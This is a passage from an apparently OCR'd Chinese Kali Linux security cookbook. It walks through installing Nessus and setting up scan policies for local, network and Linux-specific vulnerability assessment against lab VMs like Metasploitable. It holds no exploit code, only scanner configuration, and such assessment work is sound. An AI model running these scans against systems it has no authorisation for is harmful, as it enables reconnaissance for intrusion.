
让我们开始安装、配置和启动 Nessus， 首先打开终端窗口：

1. 打开 Web 浏览器，访问这个网址：<http://www. tenable.com/products/nessus/select-your-operating-system>。

2. 在屏幕的左侧， `Download Nessus` 的下面，选择 `Linux` 并且选择 `Nessus-5.2.1-debian6_amd64.deb` （或新版本）。




3. 将文件下载到本地根目录下。




4. 打开终端窗口

5. 执行下列命令来安装 Nessus：

```
dpkg -i "Nessus-5.2.1-debian6_i386.deb"
```

这个命令的输出展示在下面：

```
root@kali:~# dpkg -i "Nessus-5.2.1-debian6_i386.deb"
Selecting previously unselected package nessus.
(Reading database ... 261864 files and directories currently installed.)
Unpacking nessus (from Nessus-5.2.1-debian6_i386.deb) ...
Setting up nessus (5.2.1) ...
nessusd (Nessus) 5.2.1 [build N24021] for Linux
Copyright (C) 1998 - 2013 Tenable Network Security, Inc

Processing the Nessus plugins...
[##################################################]

All plugins loaded

 - You can start nessusd by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

root@kali:~#
```

6. Nessus 会安装到 `/opt/nessus` 目录下。
7. 一旦安装好了，你就能通过键入下列命令启动 Nessus：

```
/etc/init.d/nessusd start
```

> 在你启动 Nessus 之前，你需要先拥有注册码。你可以从“更多”一节中得到更多信息。

8. 通过执行下列命令，激活你的 Nessus：

```
/opt/nessus/bin/nessus-fetch --register XXXX-XXXX-XXXX-XXXX- XXXX
```

这一步中，我们会从http://plugins.nessus.org获取新的插件。

> 取决于你的网络连接，这可能需要一到两分钟。

9. 现在在终端中键入下列命令：

```
/opt/nessus/sbin/nessus-adduser
```

10. 在登录提示框中，输入用户的登录名称。
11. 输入两次密码。

12. 回答 Y（Yes），将用户设置为管理员。

> 这一步只需要在第一次使用时操作。

13. 完成后，你可以通过键入以下命令来启动 Nessus（没有用户账户则不能工作）。

14. 在https://127.0.0.1:8834上登录 Nessus。

> 如果你打算使用 Nessus，要记得从安装在你的主机上 ，或者虚拟机上的kali Linux版本中访问。原因是，Nessus会基于所使用的机器来激活自己。如果你安装到优盘上了，在每次重启后你都需要重新激活你的版本。

## 工作原理

在这个秘籍中，我们以打开终端窗口，并通过仓库来安装 Nessus 开始。之后我们启动了 Nessus，并为了使用它安装了我们的证书。

## 更多

为了注册我们的 Nessus 副本，你必须拥有有效的许可证，它可以从 http://www.tenable.com/products/nessus/nessus-homefeed获取。而且，Nessus 运行为浏览器中的 Flash，所以首次启动程序时，你必须为 Firefox 安装 Flash 插件。如果你在使用 Flash 时遇到了问题，访问来获得信息。

# 5.2 Nessus - 发现本地漏洞

现在我们已经安装并配置了 Nessus，我们将要执行第一次漏洞测试。Nessus 允许我们攻击很多种类的漏洞，它们取决于我们的版本。我们也需要评估的目标漏洞列表限制为针对我们想要获取的信息类型的漏洞。在这个秘籍中，我们将要以发现本地漏洞开始，这些漏洞针对我们当前使用的操作系统。


## 准备

为了完成这个秘籍，你将要测试你的本地系统（Kali Linux）。

## 操作步骤

让我们开始使用 Nessus 来发现本地漏洞，首先打开 Firefox 浏览器：

1. 在 https://127.0.0.1:8834 登录 Nessus。
2. 访问 `Policies` 。
3. 点击 `New Policy` 。




4. 在 `General Settings` 标签页，进行如下操作：

    i. 在 `Settings Type` 中选择 `Basic` 。

    ii. 为你的扫描输入一个名称。我们选择了 `Local Vulnerability Assessment` ，但你可以选择想要的其它名称。

    iii. 有两个可见性的选择：‘

    - `Shared` ：其它用户可以利用这次扫描。
    - `Private` ：这次扫描只能被你使用。

    iv. 其它项目保留默认。

    v. 点击 `Update` 。

5. 在 `Plugins` 标签页中，选择 `Disable All` 并选择下列特定的漏洞：

    i. `Ubuntu Local Security Checks` 。

    ii. `Default Unix Accounts` 。




6. 点击 `Update` 来保存新的策略。

7. 在主菜单中，点击 `Scan Queue` 菜单选项。

8. 点击 `New Scan` 按钮并进行如下操作：

    i. 为你的扫描输入名称。如果你一次运行多个扫描，这会非常有用。这是区分当前运行的不同扫描的方式。

    ii. 输入扫描类型：

    - `Run Now` ：默认开启，这个选项会立即运行扫描。
    - `Scehduled` ：允许你选择日期和时间来运行扫描。
    - `Template` ：将扫描设置为模板。


    iii. 选择扫描策略。这里，我们选择之前创建的 `Local Vulnerabilities Assessment` 策略。

    iv. 选择你的目标，包含下列要点：

    - 目标必须每行输入一个。
    - 你也可以在每行输入目标的范围。

    v. 你也可以上传目标文件（如果有的话）或选择 `Add Target IP Address` 。

9. 点击 `Run Scan` ：




10. 你会被要求确认，你的测试将会执行（取决于你选择了多少目标，以及要执行多少测试）。

11. 一旦完成了，你会收到一份报告。

12. 双击报告来分析下列要点（在 `Results` 标签页中）：

    - 每个发现了漏洞的目标会被列出。
    - 双击 IP 地址来观察端口，和每个端口的问题。
    - 点击列下方的数字，来获得所发现的特定漏洞的列表。
    - 漏洞会详细列出。

13. 点击 `Reports` 主菜单中的 `Download Report` 。

# 5.3 Nessus - 发现网络漏洞

Nessus 允许我们攻击很多种类的漏洞，它们取决于我们的版本。我们也需要评估的目标漏洞列表限制为针对我们想要获取的信息类型的漏洞。这个秘籍中，我们会配置 Nessus 来发现目标上的网络漏洞。这些漏洞针对主机或网络协议。

## 准备

为了完成这个秘籍，你需要被测试的虚拟机。


- Windows XP
- Windows 7

- Metasploitable 2.0
- 网络防火墙或路由
- 任何其它 Linux 版本

## 操作步骤


让我们开始使用 Nessus 来发现本地漏洞，首先打开 Firefox 浏览器：

1. 在 https://127.0.0.1:8834 登录 Nessus。
2. 访问 `Policies` 。
3. 点击 `Add Policy` 。




4. 在 `General` 标签页，进行如下操作：
   i. 为你的扫描输入一个名称。我们选择了 `Internal Network Scan` ，但你可以选择想要的其它名称。
   ii. 有两个可见性的选择：‘
      - `Shared` ：其它用户可以利用这次扫描。
      - `Private` ：这次扫描只能被你使用。
   iii. 其它项目保留默认。
   iv. 点击 `Update` 。
5. 在 `Plugins` 标签页中，点击 `Disable All` 并选择下列特定的漏洞：

- `CISCO`
- `DNS`
- `Default Unix Accounts`
- `FTP`
- `Firewalls`
- `Gain a shell remotely`
- `General`
- `Netware`
- `Peer-To-Peer File Sharing`
- `Policy Compliance`
- `Port Scanners`
- `SCADA`
- `SMTP Problems`
- `SNMP`
- `Service Detection`
- `Settings`




6. 点击 `Update` 来保存新的策略。
7. 在主菜单中，点击 `Scan Queue` 菜单选项。
8. 点击 `New Scan` 按钮并进行如下操作：

    i. 为你的扫描输入名称。如果你一次运行多个扫描，这会非常有用。这是区分当前运行的不同扫描的方式。

    ii. 输入扫描类型：

    - `Run Now`：默认开启，这个选项会立即运行扫描。

- `Scehduled`：允许你选择日期和时间来运行扫描。
- `Template`：将扫描设置为模板。


iii. 选择扫描策略。这里，我们选择之前创建的 `Internal Network Scan` 策略。

iv. 选择你的目标，包含下列要点：


- 目标必须每行输入一个。
- 你也可以在每行输入目标的范围。

v. 你也可以上传目标文件（如果有的话）或选择 `Add Target IP Address`。

9. 点击 `Run Scan`：




10. 你会被要求确认，你的测试将会执行（取决于你选择了多少目标，以及要执行多少测试）。




11. 一旦完成了，你会收到一份报告，它在 `Results` 标签页中。

12. 双击报告来分析下列要点（在 `Results` 标签页中）：
    - 每个发现了漏洞的目标会被列出。
    - 双击 IP 地址来观察端口，和每个端口的问题。
    - 点击列下方的数字，来获得所发现的特定问题/漏洞的列表。
    - 漏洞会详细列出。
13. 点击 `Reports` 主菜单中的 `Download Report` 。

## 5.4 发现 Linux 特定漏洞

在这个秘籍中，我们会使用 Nessus 探索如何发现 Linux 特定漏洞。这些漏洞针对网络上运行Linux的主机。

### 准备


为了完成这个秘籍，你需要被测试的虚拟机：

- Metasploitable 2.0
- 其它 Linux 版本

### 操作步骤

让我们开始使用 Nessus 来发现 Linux 特定漏洞，首先打开 Firefox 浏览器：

1. 在 https://127.0.0.1:8834 登录 Nessus。
2. 访问 `Policies` 。
3. 点击 `Add Policy` 。




4. 在 `General Settings` 标签页，进行如下操作：

    i. 为你的扫描输入一个名称。我们选择了 `Linux Vulnerability Scan` ，但你可以选择想要的其它名称。

    ii. 有两个可见性的选择：‘


    - `Shared` ：其它用户可以利用这次扫描。
    - `Private` ：这次扫描只能被你使用。

    iii. 其它项目保留默认。

5. 在 `Plugins` 标签页中，点击 `Disable All` 并选择下列特定的漏洞。当我们扫描可能在我们的 Linux 目标上运行的服务时，这份列表会变得很长：

    - `Backdoors`
    - `Brute Force Attacks`
    - `CentOS Local Security Checks`
    - `DNS`
    - `Debian Local Security Checks`
    - `Default Unix Accounts`
    - `Denial of Service`
    - `FTP`
    - `Fedora Local Security Checks`
    - `Firewalls`
    - `FreeBSD Local Security Checks`
    - `Gain a shell remotely`

- `General`
- `Gentoo Local Security Checks`
- `HP-UX Local Security Checks`
- `Mandriva Local Security Checks`
- `Misc`
- `Port Scanners`
- `Red Hat Local Security Checks`
- `SMTP Problems`
- `SNMP`
- `Scientific Linux Local Security Checks`
- `Slackware Local Security Checks`
- `Solaris Local Security Checks`
- `SuSE Local Security Checks`
- `Ubuntu Local Security Checks`
- `Web Servers`




6. 点击 `Update` 来保存新的策略。
7. 在主菜单中，点击 `Scan Queue` 菜单选项。
8. 点击 `New Scan` 按钮并进行如下操作：

    i. 为你的扫描输入名称。如果你一次运行多个扫描，这会非常有用。这是区分当前运行的不同扫描的方式。

    ii. 输入扫描类型：

    - `Run Now`：默认开启，这个选项会立即运行扫描。

